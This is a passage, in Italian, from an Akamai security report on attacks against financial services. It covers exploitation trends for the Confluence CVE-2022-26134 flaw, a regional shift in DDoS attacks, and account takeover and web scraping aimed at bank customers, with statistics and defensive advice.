



*Fig. 11: ripartizione dei settori in cui operano i clienti Akamai presi di mira nell'incidente di Confluence del giugno 2022*

Nel blog originale, abbiamo affermato che tre segmenti verticali (e-commerce, high-tech e servizi finanziari) costituiscono oltre il 75% delle attività. Esaminiamo ora la tendenza dei tentativi di sfruttamento del settore dei servizi finanziari rispetto a tutti gli altri settori che seguono i primi tre, come i media video, il settore pubblico, i media digitali, il settore manifatturiero, il gioco d'azzardo, i servizi alle imprese, il settore farmaceutico/sanitario, il gaming, i social media e gli enti no profit/dell'istruzione. Va notato che il settore dei servizi finanziari equivale a tutti gli 11 settori che lo seguono messi insieme (Figura 11).





*Figura 12: tentativi di sfruttamento della vulnerabilità CVE-2022-26134, numero di trigger dei WAF*

La Figura 12 e la Figura 13 descrivono in dettaglio il numero di tentativi di sfruttamento della vulnerabilità di Confluence contro il segmento verticale dei servizi finanziari. Un'analisi dei dati rivela che in meno di 48 ore dopo la divulgazione, è stato osservato che i tentativi di sfruttamento contro i servizi finanziari hanno raggiunto il picco di 5.900 tentativi all'ora con 4.800 indirizzi IP univoci. Il picco complessivo dei tentativi di sfruttamento è stato registrato il 7 giugno 2022, alle ore 18:00 UTC, con ben 78,9 mila tentativi all'ora, un potenziale attacco mirato. Abbiamo anche osservato un notevole picco il 4 giugno 2022.





*Figura 13: tentativi di sfruttamento della vulnerabilità CVE-2022-26134 - Numero di trigger dei WAF (3 giugno - 23 giugno, vista dettagliata)*

Questo tasso di sfruttamento non è limitato a questa particolare vulnerabilità poiché abbiamo osservato una simile "corsa" allo sfruttamento delle vulnerabilità nuove o zero-day contro i servizi finanziari, come nel caso della vulnerabilità Log4j. Ciò sembra indicare che le vulnerabilità emergenti sono uno dei metodi collaudati per infiltrarsi in una rete e il settore dei servizi finanziari, un obiettivo ad alto reddito, sarà sempre sotto attacco dalle minacce che utilizzano nuove vulnerabilità. È imperativo che le organizzazioni mantengano aggiornati i sistemi e le app per migliorare la propria strategia di sicurezza informatica.





*Figura 14: tentativo di sfruttamento delle vulnerabilità CVE-2022-26134, numero di IP univoci*

La vulnerabilità Confluence è solo uno dei tanti esempi della rapidità con cui gli autori di attacchi sfruttano le nuove vulnerabilità per violare un'organizzazione. La conclusione importante per le organizzazioni è di proteggere le proprie risorse Internet con strumenti che consentano il monitoraggio e il blocco degli attacchi alle applicazioni web e alle API e di assicurarsi di applicare regolarmente patch per prevenire tali attacchi. In caso di vulnerabilità emergenti, la tempistica è essenziale. Per evitare una violazione, i professionisti della sicurezza informatica devono considerare i passaggi necessari per mitigare le vulnerabilità, come disporre di misure di sicurezza quali i WAF per rilevare il traffico dannoso, disporre di una solida gestione delle patch e disporre di una risposta informatica.

# Attacchi DDoS: spostamento verso obiettivi locali

Gli attacchi DDoS hanno avuto un posto di rilievo negli attacchi contro le istituzioni finanziarie, soprattutto durante il conflitto tra Russia e Ucraina. Prima dell'inizio della guerra fisica nel marzo 2022, sembra che abbia avuto luogo una "guerra informatica" con entrambe le parti che hanno lanciato una serie di attacchi DDoS nel febbraio 2022 per abbattere siti governativi e bancari, interrompere la normale vita dei cittadini e infliggere danni. Di recente, i gruppi di attacco filorussi REvil, Killnet, DDoS Empire e RootSploit hanno identificato specificamente i servizi finanziari come proprio obiettivo. In precedenza, Killnet aveva lanciato diversi attacchi DDoS contro gli aeroporti statunitensi, sebbene le operazioni aeroportuali non fossero state influenzate.





*Figura 15: i servizi finanziari sono il secondo settore verticale più colpito dagli attacchi DDoS*

Negli ultimi 12 mesi, gli obiettivi DDoS sono aumentati del 22% nel settore dei servizi finanziari. È stato il secondo settore maggiormente preso di mira dagli attacchi DDoS, dopo il settore del gaming (Figura 15). I criminali stanno potenzialmente mirando a una gamma più ampia di obiettivi in ogni segmento verticale e si muovono rapidamente tra di essi per aggirare i rispettivi sistemi di difesa.

> **Sebbene quest'anno il numero di attacchi DDoS sferrati contro i servizi finanziari sia rimasto stabile, si è registrata una svolta a livello locale, ossia una diminuzione del volume degli attacchi DDoS negli Stati Uniti. Allo stesso tempo, gli attacchi sferrati nell'area EMEA sono aumentati, nonostante il numero inferiore di obiettivi nel complesso.**





*Figura 16: il numero di attacchi avvenuti nel settore dei servizi finanziari quotidianamente a livello globale*

Mentre gli attacchi DDoS rimangono stabili (Figura 16), vale la pena notare lo spostamento degli attacchi tra le regioni. Uno sguardo più attento alla crescita annuale sembra indicare che anche se gli Stati Uniti sono generalmente in testa per quanto riguarda la maggior parte dei tipi di attacchi, negli ultimi mesi il volume di attacchi DDoS è diminuito. Nel frattempo, l'area EMEA è passata al primo posto nonostante il numero complessivo inferiore di obiettivi.

Nel 2021, il Nord America è stata la regione più attaccata (54,50%), seguita dall'area EMEA (37,61%). Tuttavia, nel 2022, gli attacchi DDoS contro i servizi finanziari nell'area EMEA sono aumentati al 73,30%, mentre il numero di attacchi in Nord America è sceso al 22,14% (Figura 17).






*Figura 17: la regione con la più alta percentuale di attacchi DDoS nel 2021 rispetto al 2022 fino a oggi*

Un possibile fattore che ha contribuito a questo cambiamento è la guerra in corso tra Ucraina e Russia. Sono emersi rapporti sull'aumento del numero di attacchi DDoS contro le società finanziarie del Regno Unito e altri attacchi informatici contro i paesi dell'Europa occidentale che hanno espresso sostegno all'Ucraina. Il gruppo di hacker filorusso Killnet ha anche lanciato attacchi contro i siti web del Senato italiano, dell'Istituto Superiore di Sanità e di altre istituzioni, mesi dopo l'inizio della guerra. Questi attacchi DDoS potrebbero essere una forma di ritorsione contro i paesi che sostengono l'Ucraina: un esempio di geopolitica che si riversa nel cyberspazio.

Gli attacchi DDoS possono paralizzare le operazioni commerciali dei servizi finanziari. I downtime, l'interruzione dell'attività e il ripristino da tali attacchi potrebbero comportare perdite finanziarie per l'organizzazione. Gli attacchi DDoS che colpiscono le banche potrebbero mettere offline i loro siti web e servizi e potrebbero avere un impatto sui loro clienti e sulle operazioni aziendali in generale. Un attacco DDoS efficace significa fondamentalmente che un'azienda è tagliata fuori dal resto di Internet; i clienti non sono in grado di accedere agli account e le aziende potrebbero quindi perdere denaro. Inoltre, secondo Gartner, il downtime IT medio può costare dai 5.000 USD ai 140.000 USD all'ora.




Tra le conseguenze riportate dalle aziende che subiscono questi attacchi figurano perdita di produttività e danni alla reputazione del brand, il che potrebbe comportare la perdita della fiducia dei clienti e sanzioni salate. Pertanto, i criminali hanno utilizzato gli attacchi DDoS come strumento per estorcere denaro alle organizzazioni prese di mira. I criminali possono anche utilizzare gli attacchi DDoS per lanciare fumo negli occhi mentre sferrano altri attacchi al fine di rubare dati sensibili come le informazioni sui conti dei clienti. Una volta ottenuti tali dati, i criminali informatici potrebbero creare conti falsi o acquisire il controllo dei loro conti e trasferire fondi o sottrarre denaro. Ciò aumenta l'importanza di proteggere il perimetro e mantenere una buona cura della cybersicurezza per mitigare i rischi degli attacchi DDoS.

Uno dei consigli più importanti che possiamo dare è rivedere i vostri playbook prima di eventi importanti o in una data prestabilita. Punti di contatto obsoleti o nuovi dipendenti che non comprendono responsabilità e ruoli condivisi potrebbero far perdere tempo e trasformare un evento minore in un grave incidente di sicurezza.

> **Correggere queste falle della sicurezza prima che i criminali inizino a sfruttarle per sferrare i loro attacchi diventa una corsa contro il tempo.**

# I clienti dei servizi finanziari nel mirino

I clienti bancari sono stati vittime del crimine informatico per molti anni, dal periodo di massimo splendore dei primi trojan bancari e delle prime truffe ai moderni attacchi di phishing. L'impatto personale del crimine informatico sui singoli individui può variare dal furto di identità alle perdite finanziarie. I criminali informatici possono impersonare utenti, aprire carte di credito o prestiti o, ancora peggio, commettere reati sotto il nome degli utenti, vendere le loro identità nel dark web e così via. A causa degli effetti dannosi del crimine informatico sui singoli individui, è essenziale per gli istituti finanziari proteggere e mantenere sicure le informazioni dei propri clienti.

Nel tentativo di comprendere i rischi e l'esposizione dei clienti finanziari agli attacchi, abbiamo esaminato in modo più dettagliato i singoli criminali tramite Client Reputation nei sistemi Akamai (Figura 18) per ottenere informazioni sui metodi e sulle motivazioni dell'attacco e per aiutarci a capire su cosa si stanno concentrando i criminali quando attaccano le organizzazioni di servizi finanziari.





*Figura 18: distribuzione dell'intelligence sulla Client Reputation sugli IP che prendono di mira l'intero segmento verticale dei servizi finanziari*

## Le cinque categorie sono:

- Controllo degli account - Un attacco in base al quale i criminali informatici assumono la proprietà di account online utilizzando password e nomi utente rubati
- Scraper web - Strumenti automatizzati utilizzati per raccogliere informazioni, come il formato del sito web e il contenuto delle pagine web, in modo sistematico; spesso utilizzato allo scopo di replicare siti web per l'uso di attacchi di phishing e truffe
- Strumenti di analisi - Strumenti utilizzati per eseguire la scansione di applicazioni web al fine di individuare eventuali vulnerabilità durante la fase di ricognizione di un attacco
- Autori di attacchi DoS (Denial-of-Service) - Client web o botnet che utilizzano strumenti automatizzati per sferrare attacchi DoS volumetrici
- Autori di attacchi web - Client web o criminali che sferrano attacchi generici orientati al web, come attacchi SQLi, RFI (Remote File Inclusion) o XSS

La Figura 18 offre prospettive interessanti: Sebbene assistiamo a numerosi tentativi di attacchi DDoS, sfruttamento delle vulnerabilità e attacchi alle applicazioni web, oltre l'80% degli attacchi viene sferrato contro i clienti dei servizi finanziari piuttosto che contro le istituzioni. Gli attacchi per il controllo degli account prendono di mira direttamente i clienti, mentre gli attacchi di web scraping sono usati principalmente per creare truffe di phishing e kit che riproducono fedelmente i siti web.

Le organizzazioni di servizi finanziari dispongono di solide misure di sicurezza e di un'elevata consapevolezza della sicurezza informatica per contrastare tali attacchi contro i propri istituti. Pertanto, i criminali informatici cercheranno percorsi di minor resistenza e prenderanno di mira i clienti, che sono più facili da vittimizzare. Sebbene non sia necessariamente colpa delle società di servizi finanziari, le truffe ai danni dei propri clienti potrebbero danneggiare anche la loro attività. Potrebbe danneggiare la loro reputazione e il loro brand e la fiducia dei clienti potrebbe potenzialmente diminuire, causando perdite finanziarie.

### Controllo degli account

Per dimostrare ulteriormente il nostro punto di vista, la maggior parte degli IP rivolti a istituti finanziari sono associati a furti di account (42%). Nel contesto del settore dei servizi finanziari, i pericoli posti dal controllo degli account potrebbero andare oltre l'impatto individuale. Le banche potrebbero potenzialmente perdere fatturato quando i clienti subiscono transazioni non autorizzate a causa di attacchi per il controllo degli account. Secondo quanto riferito, il costo stimato della frode per il controllo degli account è di 11,4 miliardi di dollari all'anno. Il servizio clienti può assistere le vittime e risolvere i problemi (che non erano necessariamente colpa dell'istituto), ma ciò può costare risorse e tempo all'istituto bancario.

Le attività dei bot sono aumentate dell'81% e i bot hanno svolto un ruolo importante nel controllo degli account. I criminali informatici utilizzano i bot per eseguire il credential stuffing tramite combinazioni automatizzate di nomi utente e password per il controllo degli account. Queste credenziali vengono spesso rubate a causa di violazioni dei dati. Non sorprende osservare l'inarrestabile ascesa delle attività botnet nel segmento verticale dei servizi finanziari, con aumenti significativi a partire da maggio fino ad agosto 2022 (Figura 19).





*Figura 19: il numero crescente di bot contro i servizi finanziari è correlato all'aumento del numero di furti di account e attacchi di web scraping*

Inoltre, la maggior parte della crescita dei bot è attribuita a librerie di automazione web note, il che implica che gli operatori di bot stanno sfruttando toolkit comuni per le proprie attività volte a ottenere dati e condurre operazioni per il controllo degli account.

Gli autori di attacchi che riescono ad acquisire il controllo degli account potrebbero eliminare i contenuti dell'account e vendere le informazioni dell'utente clandestinamente. A partire dal 2021, le credenziali di accesso all'online banking costano in media 40 dollari sul dark web. Il controllo degli account presenta una moltitudine di rischi. Se un utente tende a riutilizzare le stesse password, potrebbero venire compromessi anche altri suoi conti o, peggio ancora, il criminale potrebbe impersonare l'utente e vittimizzare i relativi contatti.

### Scraper web

Osserviamo anche un numero elevato di scraper web nei nostri IP di Client Reputation. Questi strumenti vengono in genere utilizzati per estrarre i dati memorizzati nei siti web per creare accuratamente kit di phishing, che imitano i siti web delle organizzazioni di servizi finanziari, al fine di truffare i clienti. Come nel caso del controllo degli account, anche i bot svolgono un ruolo nel web scraping.

### Monitoraggio di tattiche, tecniche e procedure

